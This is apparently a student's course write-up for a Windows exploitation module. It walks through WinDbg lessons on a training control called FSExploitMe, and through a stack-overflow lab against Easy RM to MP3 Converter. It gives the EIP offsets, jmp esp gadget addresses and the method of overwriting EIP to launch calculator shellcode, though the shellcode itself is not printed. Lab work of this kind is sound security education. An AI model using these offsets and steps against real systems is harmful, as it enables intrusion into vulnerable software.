

James Stallkamp

Bram Lewis

CS 373

07/21/2024

Module 4 Write Up

Contents

Introduction	1
Lesson 1.....	1
Lesson 2.....	2
Lesson 3.....	4
Lab 2	5
Conclusion.....	6
Appendix	6

Introduction

Week 4 focused on using winDBG to explore the FSExploit labs. winDBG allows us to debug certain windows process and explore how the process is interacting with the system. First we covered the basics of to use winDBG and introduced important some important registers. We are discussing windbg because one can use application crashes or bugs to try and create exploits, as we saw in this lab we were able to launch a calculator using the exploit. Some important registers that we were told to pay attention to are EAX(return val of func), EIP(where in memory cpu is), EDP, and ESP(start and end of stack frame). We then worked on lessons built into the FSExploitMe page, bellow are screenshots of my answers as I worked through the lessons. The main idea in all the lessons was to learn to use winDBG to investigate the way a bug caused a crash or could be used to take control of said application.

Lesson 1

These are the answers that I found following the lesson 1 questions.

```
0:004> lmf m FSExploitMe
start      end      module name
54430000 5443b000  FSExploitMe (

    HardErrorMode:      0
0:004> ?01fff0000-01fd7000
Evaluate expression: 102400 = 00019000

SubsystemName:      00000000
ProcessHeap:      00440000
ProcessParameters: 00441370
CurrentDirectory:  'C:\Windows'
```

```

0:004> r
eax=54431df0
eip=54431df0
00401000 .text:54431df0
push    ebp
mov     ebp,esp
sub     esp,14h

Could not resolve error at pos(esp)
J:004> du poi(esp)
54434e90 "FluffyBunniesDontFlapOrQuack"

One!CFSExploitMeCtrl::winDBGhooks+0x37 [C:\users\
837dfc0a      cmp     dword ptr [ebp-4],0Ah ..

54431e54 c3
0:004> .formats eax
Evaluate expression:
Hex:      00007a69
Decimal:  31337
Octal:    0000000751

Usage:                               Stack
Base Address:                       01fd7000
End Address:                         01ff0000
Region Size:                        00019000
State:                              00001000    MEM_COMMIT
Protect:                            00000004    PAGE_READWRITE
Type:                               00020000    MEM_PRIVATE
Allocation Base:                    01df0000
Allocation Protect:                 00000004    PAGE_READWRITE
More info:                          ~4k

```

Lesson 2

Stack Behavior

```

CS=0010 SS=0023 DS=0023 ES=0023 FS=003D E
FSExploitMe!CFSExploitMeCtrl::StackTime:
54431eb0 55      push    ebp
0:005> dd esp
020a9da4 54431e9a 00000026 54434ecc 00000001
020a9db4 03f81bf0 020a9dc0 020a9e54 68f4688d
020a9dc4 68f4ec14 68f9a4fe a06a0919 ffffffff

54431e89 6a01      push    1
54431e8b 68cc4e4354 push    offset FSExploitMe!IID_DFSExploitMeEvents+0x6
54431e90 6a26      push    26h
.....

```

Arguments are passed in reverse order “push 1” is probably a bool, the second is a pointer to a string and the third is 38 in decimal so an int, func(int a, string *b, bool c)

Crash Triage

```

0:005> r
eax=020a999c ebx=00000008 ecx=00000000 edx=00000000 esi=020a9da8
eip=41414141 esp=020a9da8 ebp=41414141 iopl=0         nv up ei
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
41414141 ??             ???

```

```

CS=001b  SS=0023  DS=0023  ES=0023  FS=003b
41414141 ??             ???
0:005> dd eax
01f69d9c  41414141  41414141  41414141  41414141
01f69dac  41414141  41414141  41414141  41414141
01f69dbc  41414141  41414141  41414141  41414141
01f69dcc  41414141  41414141  41414141  41414141
01f69ddc  41414141  41414141  41414141  41414141
01f69dec  41414141  41414141  41414141  41414141
01f69dfc  41414141  41414141  41414141  41414141
01f69e0c  41414141  41414141  41414141  41414141
0:005> dd esi
01f6a1b0  41414141  41414141  41414141  41414141
01f6a1c0  41414141  41414141  41414141  41414141
01f6a1d0  41414141  41414141  41414141  41414141
01f6a1e0  41414141  41414141  41414141  41414141
01f6a1f0  41414141  41414141  41414141  41414141
01f6a200  41414141  41414141  41414141  41414141
01f6a210  41414141  41414141  41414141  41414141
01f6a220  41414141  41414141  41414141  41414141
0:005> dd esp
01f6a1a8  41414141  41414141  41414141  41414141
01f6a1b8  41414141  41414141  41414141  41414141
01f6a1c8  41414141  41414141  41414141  41414141
01f6a1d8  41414141  41414141  41414141  41414141
01f6a1e8  41414141  41414141  41414141  41414141
01f6a1f8  41414141  41414141  41414141  41414141
01f6a208  41414141  41414141  41414141  41414141
01f6a218  41414141  41414141  41414141  41414141

```

Lab Exploit!


This lab focused on finding an offset that would cause an overflow and let us overwrite EIP. I used byakugan to find the offset, which was 1028. Once I had the offset then I found a jmp esp instruction and added that to the input file. Finally adding the shellcode for a calculator I was able to create an input string that would crash the page and launch a calculator.

```

U:005>
0:005> !load byakugan
[Byakugan] Successfully loaded!
0:005> !pattern_offset 2000
[Byakugan] Control of ebp at offset 1024.
[Byakugan] Control of eip at offset 1028.

```

```
0:005> s 54430000 5443b000 ff e4
54432437 ff e4 58 59 c3 8b e5 5d-c3 55 8b ec 51 c7 45 fc ..XY...].U..Q.
```



This lesson focused on heap exploits, these are my answer to the questions in the lesson.

The heap block is of type virtual function table pointer as also seen in the above screenshot.

```

55      push     ebp
8bec    mov     ebp,esp
51      push     ecx
894dfc  mov     dword ptr [ebp-4],ecx
688c524354 push     offset FSExploitMe!`string' (5443528c)
ff1578404354 call     dword ptr [FSExploitMe!_imp__printf (54434078)]
83c404  add     esp,4
8be5    mov     esp,ebp

```

The call to heapFree is at 544324d0

The size of the freed element is 74

```

_HEAP @ 330000
  HEAP_ENTRY Size Prev Flags  UserPtr UserSize - state
003b6cc8 0010 0000 [00] 003b6cd0 00074 - (busy)
FSExploitMe!classyHeap::`vftable'

```

Lab 2

During this week I worked on lab2, Windows exploitation Stack overflow. The lab involved an overflow exploit on a program called “Easy RM to MP3 Converter”. The exploit involved creating a file filled with junk data with the intention of taking control of. I started off with just a large file that crashed the application, but eventually found that 27072 As could be read in, and any more crashed. I added the string BBBB to my file to show that this overflow was giving me control of what is in EIP. I then found a JMP ESP instruction at 0x01a8f23a. Knowing my offset and having a jmp command to load into EIP I then added in shellcode to start up a calculator, I then created a file with this string and loaded it into the application and TADA it crashed the application and opened a calculator.

```


ESP 000FFD40
EBP 00104680 ASCII "C:\Documents and Settings\
ESI 77C5ACE0 msvert.77C5ACE0
EDI 000065DC
EIP 42424242
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)

```

```

01A8F23A FFE4 JMP ESP
01A8F23C FF8D 4E10C744 DEC DWORD PTR SS:[EBP+44C7104E]

```



Conclusion

This week focused on how breaking or manipulating applications can give attackers control of the system. Using applications like winDBG we can poke around in windows applications and see what the application is doing in memory. Being able to see how these applications crashed gives us hints on how to craft inputs or interactions that create specific scenarios that say inject shellcode or any other payload that we desire.

Appendix

This write-up follows the MLA standard for expository essays.